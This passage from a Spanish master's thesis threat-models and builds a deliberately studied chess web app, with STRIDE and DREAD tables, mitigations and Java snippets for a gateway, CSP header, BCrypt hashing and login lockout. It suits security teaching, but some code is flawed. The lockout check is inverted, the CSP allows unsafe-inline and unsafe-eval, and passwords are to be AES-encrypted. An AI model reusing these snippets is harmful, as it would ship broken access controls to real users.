Descripción:	La aplicación *WChess* es la propuesta como *Trabajo de Fin de Máster* sobre el que se intentará introducir, mitigar e investigar el mayor número de vulnerabilidades que pueden aparecer durante el desarrollo de una aplicación web. La primera versión de la aplicación será de funcionalidad limitada, dado que se busca explorar los casos de abuso y los riesgos de seguridad que las propias funcionalidades incluidas. El usuario se podrá registrar en el sistema, iniciar sesión, subir partidas en formato PGN, editar información personal y acceder tanto a contenido público como privado, jugar partidas para obtener una puntación Elo. Como primera implementación de la aplicación, solo existirá dos tipos de usuarios: 1. Usuario anónimo 2. Usuario registrado

	El usuario anónimo podrá jugar partidas contra otros usuarios anónimos, acceder a perfiles públicos de usuarios, acceder a la parte pública de los clubs, visualizar torneos y ligas, pero no podrá participar en ninguno de ellos.
Propietario del documento:	Sergio Gálvez Soler

7.2.2 Dependencias externas

Las dependencias externas son aquellos elementos externos al código fuente de implementación de la aplicación que pueden suponer una amenaza. Estos elementos están típicamente dentro del control de la empresa, pero posiblemente no abarquen el ámbito del equipo de desarrollo. La primera área que hay que tener en cuenta es cómo será desplegada la aplicación en el entorno de producción y cuáles serán los requerimientos que esto implique. Esto llevará al siguiente punto para tener en cuenta, que es cómo se pretende que funcione la aplicación con respecto a esto, por ejemplo, detrás de un firewall. A continuación, se detallan las dependencias externas referentes a *WChess*:

Dependencias Externas	
ID	**Descripción**
1	La aplicación web *WChess* correrá en un servidor Linux Debian 8 *Jessie*. Este servidor tendrá una configuración estándar. Esto incluye la aplicación de las últimas actualizaciones para el sistema operativo y parches de seguridad.
2	Para las aplicaciones web cliente se utilizará *Apache 2.4.* Este estará instalado sobre un servidor Linux Debian 8 *Jessie.*
3	Para las aplicaciones de servidor se utilizará *Apache Tomcat 8*. Este estará instalado sobre un servidor Linux Debian 8 *Jessie.*
4	La base de datos será una *PostgreSQL 9.6.3* y estará instalada en un servidor Linux Debian 8 *Jessie*.
5	La conexión entre el servidor web y la base de datos se realizará sobre una red privada.
6	Todas las comunicaciones estarán cifradas mediante TLS.

7.2.3 Puntos de entrada al sistema

Los puntos de entrada al sistema definen las interfaces a través de las cuales los potenciales atacantes pueden interactuar con la aplicación o proveerla con información. Para que pueda existir una amenaza por parte de un potencial atacante, los puntos de entrada al sistema deben existir. A continuación, se expone un listado de los posibles puntos de entrada a la aplicación web propuesta:

Puntos de Entrada al Sistema: Cliente Web			
ID	**Nombre**	**Descripción**	**Niveles de Confianza**
1	Puerto HTTP	El cliente web que se desarrollará para probar vulnerabilidades web.	(1) Usuario Anónimo
1.1	Puerto HTTPS	Los usuarios autenticados tendrán la conexión cifrada como medida de seguridad.	(1) Usuario Autenticado
1.2	Página de Login	Los usuarios que accedan al cliente web tendrán esta página como punto de acceso común a la zona privada.	(1) Usuario Anónimo
1.2.1	API de autenticación	Esta API será la encargada de ejercer de servidor de autenticación y autorización. Por aquí pasarán las comprobaciones que se harán en el sistema para determinar si el usuario está autorizado a llevar a cabo las acciones.	(1) Usuario Anónimo (2) Usuario Autenticado
1.3	Página principal *WChess*	Este un punto accesible común para usuarios autenticados como para los anónimos. Aquí aparecerán las noticias relevantes del sistema, como por ejemplo cuando un usuario sube una nueva partida.	(1) Usuario Anónimo (2) Usuario Autenticado
1.4	Página información de usuario	Esta parte es accesible únicamente por el usuario autenticado y mostrará información que solo él puede ver.	(1) Usuario Autenticado

1.5	Página de edición de información de usuario	Esta parte es accesible únicamente por el usuario autenticado y permitirá editar su información dentro del sistema.	(1) Usuario Autenticado
1.6	Página de subida de partidas	El usuario podrá subir ficheros de tipo PGN al sistema. Estos ficheros se almacenarán en el servidor. Estos ficheros podrán ser leídos por cualquier usuario (anónimos o autenticado).	(1) Usuario Autenticado

Puntos de Entrada al Sistema: API WChess			
ID	**Nombre**	**Descripción**	**Niveles de Confianza**
1	Usuarios	Ofrecerá la posibilidad de obtener los usuarios, así como su información e incluso editarla.	(1) Usuario Anónimo (2) Usuario Autenticado
1.1	Partidas	Los usuarios podrán leer, crear, editar y eliminar partidas.	(1) Usuario Anónimo (2) Usuario Autenticado
1.2	Registros de actividad	Los registros de actividad se generan cuando se produce alguna acción sobre el sistema. Estos registros serán de acceso público.	(1) Usuario Anónimo

7.2.4 Listado de amenazas identificadas

Esta sección muestra los resultados del análisis del modelado de amenazas para el sistema propuesto. Se ha intentado identificar puntos de entrada, límites de confianza y flujo de datos, recopilando información básica de la gestión de matrices e información general acerca de todos los escenarios.

Se ha creado una lista de amenazas identificadas. Para identificar las posibles amenazas se ha seguido la categorización ***STRIDE:*** **S**poofing identity (suplantación de identidad), **T**ampering with data (manipulación de datos), **R**epudiation (rechazo), **I**nformation

disclosure (revelación de la información), **D**enial of Service (denegación de servicio) y **E**levación de privilegios.

Amenaza	Descripción	Activo	Impacto
Atacante introduce al azar un nombre de usuario	Si el sistema no maneja correctamente la información que revela cuando el usuario introduce los datos de login incorrectamente, el atacante podría obtener información de nombres de usuarios sobre los que lanzar ataques para obtener sus respectivas contraseñas	Datos	Suplantación de identidad Revelación de información
Atacante obtiene password de usuario	Si el atacante obtiene, previamente, el nombre de usuario puede realizar ataques de fuerza bruta con un diccionario de claves hasta llegar a obtener acceso al sistema	Datos	Suplantación de identidad Revelación de información
Un usuario malintencionado puede recuperar datos de la carpeta donde se almacena la información de histórico de acciones que se escribe en los logs.	Si no ha configurado listas seguras de control de acceso discrecional (DACL) para las carpetas que utiliza el sistema, un usuario no autorizado podría descargar ficheros para analizar su contenido.	Datos	Revelación de información
Un usuario malintencionado puede editar ficheros del histórico de acciones que se escriben en los logs	Si no se ha limitado el acceso a las carpetas de los logs (DACL), ni se ha cifrado el contenido de los archivos de logs el usuario podría editar el fichero, alterar su contenido e incluir scripts que, para la versión web supondrían la ejecución de código	Sistema	Manipulación de datos Suplantación de identidad Denegación de

	arbitrario no controlado, que podría utilizar para obtener información de cookies o cualquier otro ataque dentro del cliente web.		servicio Revelación de información Rechazo
Un usuario malintencionado puede actualizar ficheros con partidas.	Si no se valida que el usuario que está enviando la nueva partida, podría alterar el contenido de una partida que no le pertenece.	Datos	Manipulación de datos
Un usuario malintencionado podría manipular los datos durante su envío al servidor de base de datos	La comunicación entre servidores se realiza sin cifrar, por lo que los usuarios malintencionados podrían leer la información mientras están en tránsito	Datos	Manipulación de datos Revelación de información
Un usuario malintencionado podría buscar la denegación de servicio mediante saturación del espacio en el sistema de almacenamiento de ficheros de histórico de acciones	Si no se realiza un control de la cantidad de información que se escribe en los logs de histórico, el atacante podría iniciar un script que escribiera en bucle sobre algunos de los campos editables que ofrece la aplicación	Sistema	Denegación de servicio
Un usuario malintencionado podría realizar una búsqueda sobre la base de datos del sistema intentando acceder a tablas a las	Sistema permite buscar sobre información de otros usuarios y de sus partidas, lo que lanza una consulta SQL a la base de datos	Datos	Revelación de información Modificación de datos Denegación de servicio

que a priori no tiene acceso			
Un usuario malintencionado podría utilizar todos los puntos de entrada al sistema para introducir datos de longitud excesiva o con formatos incorrectos	El sistema tiene puntos de entrada de información por parte del usuario, lo que significa siempre un factor de riesgo	Sistema	Revelación de información Modificación de datos Denegación de servicio

7.2.5 Análisis de Riesgos

Para el análisis de riesgos, al igual que se hiciera con el modelado de amenazas, se va a utilizar la propuesta de Microsoft, DREAD. Según esta propuesta, los factores técnicos de riesgos son: daño y usuarios afectados, mientras que la facilidad de ser explotados viene dada por la reproductibilidad. Este factor de riesgo permite la asignación de valores para los diferentes factores de influencia en una amenaza. Para determinar el ranking de una amenaza, el analista debe responder algunas preguntas básicas para cada factor de riesgo.

En la tabla que sigue a continuación se ha obviado la columna de usuarios afectados, puesto que para nuestro propósito siempre será valor 1. Sin embargo, como el modelo DREAD sí que lo tiene en cuenta, se ha añadido al cálculo para obtener la media que nos da la exposición al riesgo

Amenaza	Impacto	Posibilidad de daño	Posibilidad de reproducir la amenaza	Posibilidad de que se aproveche	Posibilidad de descubrir la amenaza	Exposición al riesgo
Atacante introduce al azar un nombre de usuario	Suplantación de identidad Revelación de información	4	7	5	6	4,6

Atacante obtiene password de usuario	Suplantación identidad Revelación de información	3	2	2	1	1,8
Un usuario malintencionado puede recuperar datos de la carpeta donde se almacena la información de histórico de acciones que se escriben en los logs.	Revelación de información	6	8	8	1	4,8
Un usuario malintencionado puede editar los ficheros de histórico de acciones del usuario que se escriben en los logs.	Manipulación de datos Suplantación de identidad Denegación de servicio Revelación de información Rechazo	6	8	8	8	6,2
Un usuario malintencionado podría manipular los datos durante su envío al servidor de base de datos.	Manipulación de datos Revelación de información	3	1	1	1	1,4
Un usuario malintencionado podría buscar la denegación de servicio mediante la saturación del espacio en el sistema de almacenamiento de ficheros de	Denegación de servicio	8	8	8	8	6,6

histórico de acciones.						
Un usuario malintencionado podría buscar la denegación de servicio mediante la saturación del espacio en el sistema de almacenamiento de ficheros subiendo partidas excesivamente pesadas.	Denegación de servicio	8	8	8	8	6,6
Un usuario malintencionado podría realizar una búsqueda sobre la base de datos del sistema intentando acceder a tablas a las que a priori no tiene acceso.	Revelación de información Modificación de datos Denegación de servicio	8	8	8	2	5,2
Un usuario malintencionado podría utilizar todos los puntos de entrada al sistema para introducir datos de longitud excesiva o con formatos incorrectos	Denegación de servicio Modificación de datos Revelación de información	2	8	1	1	2,6

7.2.6 Tecnologías y Técnicas de Mitigación

Amenaza	Impacto	Exposición al riesgo	Tecnologías y técnicas de mitigación
Atacante introduce al azar un nombre de usuario	Suplantación de identidad Revelación de información	4,6	Para evitar que un atacante pueda obtener información de los nombres de usuarios dados de alta, el sistema responderá con mensajes de error genéricos. Por ejemplo: "Error en el inicio de sesión: usuario/contraseña incorrectos".
Atacante obtiene password de usuario	Suplantación identidad Revelación de información	1,8	Para evitar ataques por fuerza bruta contra el login en el sistema, la aplicación permitirá un máximo de 5 intentos por nombre de usuario. La sesión de cada usuario expira cada 30 minutos de inactividad. Para evitar ataques contra cookies, no se almacenará ningún tipo de información sensible en ellas. Tampoco habrá cookies de tipo persistente. La edición y creación exigirán una nueva autenticación por parte del usuario. Las contraseñas se almacenan cifradas en la base de datos. Se hará un cifrado de tipo simétrico *AES.*
Un usuario malintencionado puede recuperar datos de la carpeta donde se almacena la información de histórico que escriben en los logs.	Revelación de información	4,8	Según recomienda Microsoft, habría que utilizar una lista segura de control de acceso discrecional, con los siguientes requisitos: • configurar los permisos de lectura, escritura y eliminación de archivos; elimine los permisos de los archivos y subcarpetas del directorio en el que la ubicación de los archivos recoge los logs del histórico.

			• Configurar los permisos de escritura de la aplicación en esa carpeta.
Un usuario malintencionado puede editar los ficheros de histórico de acciones del usuario que se escriben en los logs.	Manipulación de datos Suplantación de identidad Denegación de servicio Revelación de información Rechazo	6,2	Aquí hay que evitar varias amenazas. Una primera amenaza podría evitarse si se limitan los permisos sobre los archivos. También debería de estar cifrado el contenido de los archivos, de tal manera que, si consigue acceder a ellos no pudiera editar la información contenida en ellos. Esto podría ralentizar la lectura y escritura del histórico, pero se asume esa pérdida usabilidad en favor de una mayor seguridad. Si el contenido aun así se consigue descifrar, habría que utilizar un *encoding* HTML para evitar vulnerabilidades de tipo XSS. Es posible almacenar un hash del fichero que se comprobará antes de que el sistema acceda a él, de esta manera se conocerá si ha sido manipulado de forma externa al sistema. Los logs no almacenarán datos sensibles que puedan relacionar al usuario, solo ids de partidas y usuarios y acciones realizadas.
Un usuario malintencionado podría manipular los datos durante su envío al servidor de base de datos.	Manipulación de datos Revelación de información	1,4	Para la aplicación web, sería necesario utilizar un protocolo de seguridad de internet (IPSec) o la capa de sockets seguros (SSL) entre servidores y la base de datos. Las llamadas AJAX se no serán de tipo GET que sean reinterpretadas por el navegador.
Un usuario malintencionado podría buscar la denegación de	Denegación de servicio	6,6	Para evitar que se creen matrices de gran tamaño con el fin de agotar el espacio del equipo en el que se

servicio mediante la saturación del espacio en el sistema de almacenamiento de ficheros de histórico de acciones.			almacenan los datos, el sistema limitará las dimensiones de la matriz a 10 x 10. Se debe controlar eventualmente el espacio disponible para la escritura, si se llega a un 90% de su capacidad la aplicación avisaría a todos los clientes informando de la situación.
Un usuario malintencionado podría realizar una búsqueda sobre la base de datos del sistema intentando acceder a tablas a las que a priori no tiene acceso.	Revelación de información Modificación de datos Denegación de servicio	5,2	Se utilizarán consultas parametrizadas, de tal manera que los ataques de inyección SQL no surjan efecto.
Un usuario malintencionado podría utilizar todos los puntos de entrada al sistema para introducir datos de longitud excesiva o con formatos incorrectos	Denegación de servicio Modificación de datos Revelación de información	2,6	Se normalizarán y validarán todos los puntos de entrada de información por parte de usuario en el sistema, de tal manera que no se produzcan errores de buffer overflow, stack smashing, etc.

Capítulo 8: Implementación

A lo largo de este capítulo se expondrá la implementación llevada a cabo de la aplicación propuesta, aplicando los principios estudiados hasta el momento exponiendo cuáles han sido aplicados y cuáles no. Como se han definido en el capítulo de requisitos funcionales, la implementación se va a llevar a cabo utilizando HTML5, CSS y JavaScript, empleando JQuery en algún momento puntual. La parte de los servicios se desarrollará empleando Java 8 con Spring Boot v.2.0.0.

El servidor de aplicaciones web será instalado en una máquina virtual montada con un Linux Debian 8 *Jessie* de 64 bits que cuenta con 2 GB de memoria RAM. El encargado de servir las webs será Apache 2.4 Web Server. La configuración se hará siguiendo principios seguros propuestos por Elle Krout [44] donde hace las siguientes propuestas.


- Configuración de actualizaciones de seguridad de manera automática. Esto se consigue con el siguiente comando: `apt install unattended-upgrades`.
- Añadir cuentas de usuario limitadas. Dejar de usar de manera habitual el usuario *root* y crear un usuario con menos privilegios que sería el que se emplearía de manera habitual: `Adduser usuario_ejemplo`.
- Deshabilitar el login con el usuario *root* desde *SSH*. Esto obliga a que todas las conexiones por SSH sean realizadas por usuarios no *root.*
- Solo dejar habilitado un protocolo de internet. SSH está escuchando conexiones desd IPv4 y IPv6 por defecto. Para dejar solo IPv6 se ejecutaría el siguiente comando: `addressFamily inet6`.

El servidor de aplicaciones que alojará la aplicación desarrollada será también una máquina virtual con las mismas características que se definieron para el servidor web. El encargado de servir las aplicaciones será Apache Tomcat 8. Necesitará tener instalado Java 8 y su JRE 8.

8.1. Arquitectura de aplicación

La arquitectura propuesta se basará en algunos de los patrones expuestos en el capítulo 2. De esta manera se plantea un único punto de entrada a la aplicación (S.A.P., patrón *Single Access Point*), acotando así los posibles objetivos que un atacante pudiera encontrar. Este tipo de patrón puede dar una falsa sensación de seguridad, puesto que, las realizaciones

de peticiones a los recursos pueden generar puntos de ataque, por lo que es necesario que se securizen estos recursos o no se permitan las peticiones sin pasar por el S.A.P. Desde esta capa de acceso único se determinará qué peticiones tienen acceso permitido. Esto se conseguirá con el desarrollo de una capa de seguridad desacoplada de la propia aplicación, que será encargada de autenticar y autorizar las acciones realizadas sobre el sistema.



Arquitectura propuesta para sistema WChess

El sistema implementará un control de acciones basado en el patrón *Interceptor de Auditoría*. De este modo, se mantendrá un registro de acciones que se encuentre totalmente desacoplado de la aplicación. Este registro de auditoría sería almacenado de forma permanente y en él se registrarían las acciones que signifiquen un cambio en alguna parte del sistema, es decir, para las acciones de crear, modificar o eliminar elementos. El sistema de auditoría será capaz de responder de manera autónoma y eficiente ante los cambios realizados sobre los eventos auditados.

8.2. Punto de Entrada Único

El sistema tendrá un único punto de entrada. Para conseguir este diseño se ha desarrollado el proyecto **wchess-api-gateway**, el cual será el encargado de autenticar y autorizar las peticiones antes del acceso a los servicios web de la aplicación. De esta manera, evitaremos duplicar código en cada uno de los microservicios, centralizaremos la gestión de la seguridad en un único punto y simplificaremos su gestión. Esto puede servir para futuros desarrollos donde se podría personalizar los puntos de entrada a la aplicación en función de las necesidades.

Este sistema tendrá configurado los distintos endpoints (application.properties) de nuestra aplicación, y se encargará de permitir el acceso si las reglas de seguridad se lo permiten (autenticación y autorización).

```
users.commandside.service.host=localhost
users.queryside.service.host=localhost
api.gateway.endpoints[0].path=[/]*api/users.*
api.gateway.endpoints[0].method=GET
api.gateway.endpoints[0].location=http://${users.queryside.service.host}:8181
```

Cada uno de nuestros microservicios podría estar ubicado en un servidor distinto, o como en nuestro caso, para el desarrollo, cada servicio en un puerto distinto. Por ejemplo, el servicio de usuarios estaría ubicado en el puerto `8181` de nuestro `localhost`. El acceso se realizará a través de un único método expuesto:

```
@RequestMapping(value = "/api/**", method = {GET, PUT, POST, DELETE})
@ResponseBody
public ResponseEntity<String> proxyRequest(HttpServletRequest request) throws...
{
    HttpUriRequest proxiedRequest = createHttpUriRequest(request);
    if(decisionPointService.isAccepted(request)){
        HttpResponse proxiedResponse = httpClient.execute(proxiedRequest);
    } else {
        // Throw corresponding Exception
    }
    return new ResponseEntity<>(read(proxiedResponse.getEntity().getContent()),
makeResponseHeaders(proxiedResponse), HttpStatus.
              valueOf(proxiedResponse.getStatusLine()
              .getStatusCode()));

}
```


El sistema implementará un *Filter* en este punto, de modo que sirva para definir las políticas **CSP (Content Security Policy)** recomendadas por la OWASP, en el que se incluirá, mediante cabeceras, la posibilidad de instruir al navegador sobre qué localizaciones y qué contenidos son aceptables para ser cargados. Un ejemplo de respuesta sería así:

```
HEADER

HTTP/1.1 200

Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-inline'
'unsafe-eval'; options inline-script eval-script; xhr-src 'self'; object-src 'self';
style-src 'self'; img-src 'self'; form-action 'self'; connect-src 'self'; plugin-
types application/pdf application/x-shockwave-flash; reflected-xss block;frame-src
'self';sandbox;frame-ancestors 'self';script-nonce
e28da9008eb3248d31a06a6228e453b13107abd4

X-Content-Security-Policy: default-src 'none'; script-src 'self' 'unsafe-inline'
'unsafe-eval'; options inline-script eval-script; xhr-src 'self'; object-src 'self';
style-src 'self'; img-src 'self'; form-action 'self'; connect-src 'self'; plugin-
types application/pdf application/x-shockwave-flash; reflected-xss block;frame-src
'self';sandbox;frame-ancestors 'self';script-nonce
e28da9008eb3248d31a06a6228e453b13107abd4

X-WebKit-CSP: default-src 'none'; script-src 'self' 'unsafe-inline' 'unsafe-eval';
options inline-script eval-script; xhr-src 'self'; object-src 'self'; style-src
'self'; img-src 'self'; form-action 'self'; connect-src 'self'; plugin-types
application/pdf application/x-shockwave-flash; reflected-xss block;frame-src
'self';sandbox;frame-ancestors 'self';script-nonce
e28da9008eb3248d31a06a6228e453b13107abd4

Content-Type: application/json;charset=UTF-8

Content-Length: 68

Date: Thu, 17 Aug 2017 17:27:26 GMT

BODY

[{"id":1,"username":null,"email":null,"name":"Test","surname":null}]
```

8.3. Sistema de autenticación y autorización

Tal y como se ha concluido en el capítulo 4, en el que se exponían los protocolos de autenticación y autorización más populares del momento, la parte de autenticación se va a utilizar **OpenID Connect** al ser una extensión de OAuth2 que nos permitirá autenticar a los usuarios y además realizar las autorizaciones oportunas. El servidor encargado de gestionar la seguridad se instalará en un equipo con *Windows10* Home©, con una memoria RAM instalada de 8 GB en un sistema de 64 bits. Necesitará instalado Java 8. Para la instalación de desarrollo, el servidor utiliza una base de datos H2 v.1.4+ para la persistencia de los tokens.

El usuario, a través del cliente, realizará una petición de autenticación a través del S.A.P., el cual pasará la responsabilidad de la autenticación al servidor de seguridad. La secuencia de mensajes se respresenta en el diagrama que sigue. En este desarrollo, la misma aplicación ejercerá de OpenID Provider, Identity Provider y también ejercerá de Resorce Owner para la autorización de servicios:



Secuencia de mensajes generada para la autenticación de un usuario

Para decisión de dejar pasar la petición hacia los servicios se tomará desde la clase **DecisionPointServiceImpl**. Aquí se comprobarán las credenciales del usuario iniciando. Connect2id no almacena ninguna credencial de usuarios por lo que simplemente ofrece la posibilidad de autenticarlos mediante APIs para LDAP o Active Directory, sistemas biométricos, tokens de tipo hardware, certificados o como será nuestra implementación, un sistema propio de autenticación (almacenados bases de datos relacional o NoSQL).


Para implementar el servidor de autenticación (Identity Provider) se ha elegido la solución **Connect2id server**, la cual ofrece un entorno de pruebas y una API Rest con la que se nos permite desarrollar el *Authentication Provider* necesario para WChess. Las contraseñas serán almacenadas siguiendo criterios de cifrados seguro, para ello, se empleará la librería BCrypt [47].

```
String stronger_salt = BCrypt.gensalt(12);
String pw_hash = BCrypt.hashpw(plain_password, stronger_salt);
```

Cuando el usuario intente autenticarse se recibirán sus credenciales, las cuales se intentarán validar contra las que se encuentran almacenadas:

```
if (BCrypt.checkpw(candidate_password, stored_hash))
    // Continuar flujo y poner a 0 intentos de acceso fallidos.
else
    // Responder con intento de acceso fallido.
    // Intentos de acceso fallidos + 1.
    //  Si  intentos  fallidos  ==  5  responder  con  CuentaBloqueadaException()
```

Si la validación de las credenciales ha tenido un resultado satisfactorio, se devolverá al cliente el *Authorization Code* con el que solicitará un *ID Token* y *Access Token* (Token Endpoint) y con los cuales podrá solicitar autorización para realizar las distintas acciones. En el siguiente diagrama se puede observar la secuencia completa de llamadas:



También, informaría a Connect2id que se ha iniciado una nueva sesión de usuario. Además, nos ofrece la posibilidad de gestionar las sesiones de los usuarios autenticados. Los endpoints disponibles en Connect2id para esto son:

- /authz-sessions/rest/v3/ [POST]
- /authz-sessions/rest/v3/{sid} [PUT] [DELETE] [GET]
- /authz-sessions/rest/v3/{sid}/data [PUT] [GET]

Para a validación por el Resource Server de los Tokens generados, Connect2id ofrece una API completa con los siguientes endpoints:


- /authz-store/rest/v2/authorizations [POST] [GET] [PUT]

- /authz-store/rest/v2/inspection [POST]
- /authz-store/rest/v2/revocation [POST]

Para evitar ataques por fuerza bruta, la aplicación implementará un sistema de bloqueos donde al contabilizar más 5 intentos de inicio de sesión, quedará automáticamente bloqueado para realizar más intentos. Para desbloquear al usuario tendría que ponerse en contacto con el administrador de la aplicación, el cual estudiaría la situación y si determina que no ha sido un atacante intencionado, forzaría al cambio de contraseña y desbloquearía al usuario:

```
User user = usersService.get(searchModel.criteria);

if(user.getId() <= 0){

	Throw new InvalidCredentialsException("Username o contraseña
incorrectos");

}

if(user.getInvalidAccesses() < MAX_INVALID_ACCESSES){

	Throw new UserAccountBlockedException();

}

if (BCrypt.checkpw(candidate_password, stored_hash)){

	// Continua con el flujo de autenticación

} Else {

	SeguridadService.addInvalidAccess(user);

	if(user.getInvalidAccesses() + 1 == MAX_INVALID_ACCESSES){

		Throw new UserAccountBlockedException();

	} else {

		Throw new InvalidCredentialException("Username/contraseña
		incorrectos");

	}

}
```

El *Resource Owner* (RO) será el encargado de gestionar las autorizaciones que se hacen sobre las acciones. El sistema de permisos se basará en un sistema de roles, casos permitidos y valores permitidos:



La capa de seguridad comprobará que el acceso es permitido con cada acción que se quiera realizar, para ello se comprobará el *Access Token* y los recursos a los que se intenta acceder:

```
if(seguridadService.isAllowed(tokenUUID, "club", "ver", atributos) ){
      resultado = clubsService.get(searchModel.criteria());
 } else {
      LOGGER.trace("get Club :: NO autorizado");
       throw new AccesoNoAutorizadoException();
 }
```

8.4. Sistema de auditoría

El sistema se encargará de implementar un nivel de auditoría persistente. Dicho nivel reflejará las acciones que se produzcan dentro de la aplicación, de esta manera, cualquier situación que requiera de un análisis forense de lo ocurrido se registrará y podrá analizarse en buscar de situaciones comprometidas, como intentos de ataque, o bien para detectar errores en la implementación de la lógica de negocio

Para esto, se ha utilizado un interceptor dentro de S.A.P. que se encargará de registrar todas las peticiones que se realicen al sistema. Estos registros de auditoría serán enviados a un servicio que se encargará de gestionarlo. La configuración de este servicio podría establecerse para que se indique el tipo de persistencia que se desea realizar. En nuestra implementación se va a utilizar una base de datos independiente con la siguiente estructura de tabla:

registros_auditoria		
PK	bigint	id
	character_varying(256)	url_acceso
	timestamp	fecha
	bit	tipo
	json	datos
	Character_varying(256)	usuario

